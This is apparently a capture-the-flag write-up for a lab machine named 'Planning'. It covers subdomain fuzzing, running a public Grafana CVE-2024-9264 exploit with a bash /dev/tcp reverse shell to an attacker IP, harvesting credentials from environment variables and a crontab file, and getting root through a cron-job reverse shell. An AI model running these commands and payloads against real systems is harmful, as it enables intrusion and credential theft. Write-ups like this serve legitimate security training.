
planning

This is planning writeup by Jiseok Song


nmap




Add it to /etc/hosts

Web Enumeration

planning.htb shows




Most of the features in this website doesn't work and it almost doesn't change from github repo(https://github.com/themewagon/Edukate?tab=readme-ov-file). Only enroll.php is the new page




Let's try fuzzing subdomains. I need to use specific wordlist for this.

```
ffuf -H "Host: FUZZ.planning.htb" -u http://planning.htb -w
/opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 178
```




Add grafana.planning.htb to /etc/hosts and visit the page



Get enzo shell

With provided credential, I can login



This version has rce vulnerability(https://github.com/nollium/CVE-2024-9264). Install the repo and run

```
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c 'bash -c "bash -i >& /dev/tcp/10.10.16.5/9001 0>&1"' http://grafana.planning.htb
```

```
rlwrap nc -nvlp 9001
```

```
(venv) ┌─[✗]─[parrot@parrot]─[~/Documents/planning/CVE-2024-9264]
└──╼ $python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c 'bash -c "bash -i >& /dev/tcp/10.10.16.5/9001 0>&1"' http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: bash -c "bash -i >& /dev/tcp/10.10.16.5/9001 0>&1"

┌─[parrot@parrot]─[~/Documents/planning]
└──╼ $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.68 60566
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@7ce659d667d7:~#
```

I get shell, but I'm on docker. I can check environment variable.

```
root@7ce659d667d7:~# env
env
AWS_AUTH_SESSION_DURATION=15m
HOSTNAME=7ce659d667d7
PWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_HOME=/usr/share/grafana
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
HOME=/usr/share/grafana
AWS_AUTH_EXTERNAL_ID=
SHLVL=2
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_LOGS=/var/log/grafana
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
_=/usr/bin/env
root@7ce659d667d7:~#
```

It has enzo cred. Let's try ssh with this

```
└──╼ $ssh enzo@planning.htb
enzo@planning.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)
```

I get enzo shell!

Get root

I can't see any other process in this machine

```
enzo@planning:~$ ps -ef --forest
UID          PID    PPID  C STIME TTY          TIME CMD
enzo       10004   10003  0 01:02 pts/0    00:00:00 -bash
enzo       10030   10004  0 01:03 pts/0    00:00:00  \_ ps -ef --forest
```

It's because of this setting

```
enzo@planning:~$ cat /etc/fstab
# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-ZJFtWbAtlxMBHYn4P3HSwxmf3cfm6MSsuxAcOBy0YlfqKhDiJL0UH2LM7Z5Iiri2 / ext4 defaults 0 1
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/2fc858ea-0b78-4d4b-8730-1ebca2ae89a7 /boot ext4 defaults 0 1
/dev/mapper/ubuntu--vg-swap_1 none    swap    sw      0       0
proc  /proc  proc  defaults,hidepid=2  0 0
```

There's a file in /opt/crontabs and it has a password

```
enzo@planning:~$ ls /opt/crontabs/
crontab.db
enzo@planning:~$ file /opt/crontabs/crontab.db
/opt/crontabs/crontab.db: New Line Delimited JSON text data
enzo@planning:~$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0
T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025
20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal
Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
```

I can check listening ports

```
enzo@planning:~$ ss -lt
State      Recv-Q     Send-Q         Local Address:Port          Peer Address:Port     Process
LISTEN     0          511              127.0.0.1:8000               0.0.0.0:*
LISTEN     0          4096          127.0.0.54:domain               0.0.0.0:*
LISTEN     0          4096             127.0.0.1:3000               0.0.0.0:*
LISTEN     0          511                0.0.0.0:http               0.0.0.0:*
LISTEN     0          4096           127.0.0.1:44645                0.0.0.0:*
LISTEN     0          70             127.0.0.1:33060                0.0.0.0:*
LISTEN     0          4096        127.0.0.53%lo:domain              0.0.0.0:*
LISTEN     0          151            127.0.0.1:mysql                0.0.0.0:*
LISTEN     0          4096                 *:ssh                        *:*
```


The ports that look interesting are port 8000 and 3000, but I can see /etc/nginx/sites-enabled/default

```
server {
    listen 80;
    server_name grafana.planning.htb;


    location / {
        proxy_pass http://grafana.planning.htb:3000/;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}
```

So port 3000 is just grafana which I already exploited. Let's port forward port 8000 to my host and visit


```
enzo@planning:~$
ssh> -L 8000:127.0.0.1:8000
Forwarding port.
```



It requires credential. Let's use root:P4ssw0rdS0pRi0T3c



I can add cronjob here, so I will run reverse shell command



Start listener and run it

```
$rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.68 46812
bash: cannot set terminal process group (1469): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/#
```

I get root shell!